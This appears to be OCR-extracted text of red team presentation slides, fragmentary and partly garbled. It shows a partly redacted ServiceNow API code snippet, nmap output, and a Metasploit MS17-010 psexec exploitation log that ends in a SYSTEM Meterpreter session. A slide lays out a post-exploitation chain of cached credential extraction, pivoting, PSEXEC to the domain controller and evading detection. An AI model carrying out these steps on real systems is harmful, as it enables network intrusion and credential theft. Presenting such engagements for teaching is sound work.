




Objective Oriented Red Team









Vulnerability Analysis


```
.jira.rest.client.domain.Issue;
.jira. TotsyDataComment;
.servicenow.model.ProductSupportCase;
.servicenow.model.RmDefect;
.servicenow.model.ServiceNowComment;
.servicenow.model.ServiceNowIncident;
public class ServiceNowAPI {
          private static final Logger LOGGER = Logger.getLogger(ServiceNowAPI.cla.sr)
          static final String USERNAME =
          static final String PASSWORD =
          static final String INSTANCE TO SANDBOX =
                                                                                         service-now.com";
           static final String INSTANCE
                                                                             .service-now.com";
                                                            ODUCTION =
           static final String INSTANCE
                                                                                                  service-now.com";
          private String instanceID = nul;
private String instanceURL = "https://
                                                                    instanceID;
          private static ServiceNowAPI api = null;
          private int offset:
           private int pageLimit;
```




Vulnerability Analysis




service**now**




Vulnerability Analysis





Post-Exploitation




Post-Exploitation





Do you want to build a server?





```
Post-Exploitation
map scan report for which was a contract to the contract of th
ORT STATE SERVICE
45/tcp open microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
arning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
evice type: general purpose
unning: Microsoft Windows XP|2003
S details: Microsoft Windows XP SP2 or Server 2003 SP1 or SP2
etwork Distance: 8 hops
ervice Info: OS: Windows
ost script results:
 nbstat: NetBIOS name:
  smbv2-enabled: Server doesn't support SMBv2 protocol
                                                                                                                                                     HSTS exploitiwingows/smb/ms17 U10 psexec) > Set RHUST
  smb-os-discovery:
    OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
                                                                                                                                                    RHOST =>
                                                                                                                                                    nsf5 exploit(windows/smb/ms17 010 psexec) > exploit
    System time: 2018-02-14 22:55:32 UTC-8
                                                                                                                                                             Started reverse TCP handler on
                                                                                                                                                                                                             Target OS: Windows Server 2003 R2 3790 Service Pack 2
                                                                                                                                                                                                             Filling barrel with fish... done
                                                                                                                                                                                                             <----- | Entering Danger Zone | ----->
                                                                                                                                                                                                                [*] Preparing dynamite...
                                                                                                                                                                                                                                    Trying stick 1 (x64)...Miss
                                                                                                                                                                                                                                    [*] Trying stick 2 (x86)...Boom!
                                                                                                                                                                                                                [+] Successfully Leaked Transaction!
                                                                                                                                                                                                                [+] Successfully caught Fish-in-a-barrel
                                                                                                                                                                                                              <----- | Leaving Danger Zone |
                                                                                                                                                                                                             Reading from CONNECTION struct at: 0x8703aa90
                                                                                                                                                                                                             Built a write-what-where primitive...
                                                                                                                                                                                                             Overwrite complete... SYSTEM session obtained!
                                                                                                                                                                                                             Selecting native target
                                                                                                                                                                                                             Uploading payload...
                                                                                                                                                                                                             Created \AszRxJPu.exe...
                                                                                                                                                                                                             Service started successfully...
                                                                                                                                                             Sending stage (179779 bytes) to
                                                                                                                                                                                                             Deleting \AszRxJPu.exe...
                                                                                                                                                             Meterpreter session 1 opened
                                                                                                                                                                                                                                                                                                                                             at 2018-02-15 20:10:0
                                                                                                                                                       eterpreter > sysinfo
```

Post-Exploitation

Identified Low-Priv Domain Users

Leverage MS17-010 w/Creds

Identify Logged In User

Enumerate Group Memberships (Local Admin of several systems)

Extract Cached Creds

Pivot to another server

Identify logged-in Domain Admin

Extract Cached Creds

PSEXEC to Domain Controller

Goal Oriented Objectives

Domain Admin Access

Production Systems

Automation Infrastructure

Sensitive Data Avoid Detection

